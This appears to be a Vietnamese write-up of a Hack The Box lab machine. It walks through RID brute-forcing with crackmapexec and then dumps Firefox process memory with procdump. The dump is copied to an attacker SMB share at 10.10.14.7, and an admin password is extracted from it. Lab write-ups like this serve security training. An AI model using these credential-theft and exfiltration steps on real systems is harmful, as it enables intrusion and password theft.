



Domain or Local Computer Identifier là hằng số của 1 máy tính, trong khi RID là duy nhất. Vì vậy chúng ta có thể truy vấn đến máy ảo có “Local Computer Identifier” và tấn công dồn dập RID, sẽ trả về tên người dùng có SIDs hợp lệ.


crackmapexec smb 10.10.10.149 -u hazard -p stealth1agent --rid-brute




Mình tìm được thêm người dùng Chase, Jason,…










Admin theo dõi issues list như thế nào?

Kiểm tra các tiến trình đang chạy, chúng ta thấy firefox đang chạy:


get-process -name firefox



Có thể anh ấy đang dùng firefox để đăng nhập trang issues? Vì chúng ta kiểm soát được tiến trình đó, chúng ta có thể đẩy dữ liệu trong tiến trình và tìm mật khẩu.

Tính năng procdump có thể đẩy được bộ nhớ của tiến trình. Tải về và vận chuyển đến máy ảo:


Tạo máy chủ smb:



Vận chuyển procdump64.exe đến máy ảo:

copy \\10.10.14.7\kali\procdump64.exe C:\Users\Chase\Desktop


Đẩy dữ liệu của tiến trình:



Sao chép firefox.dmp đến máy của kẻ tấn công:

copy firefox.dmp \\10.10.14.7\kali

Lọc dữ liệu để lấy mật khẩu của admin:



login\_username=admin@support.htb&login\_password=4dD!5}x/re8]FbuZ&login=

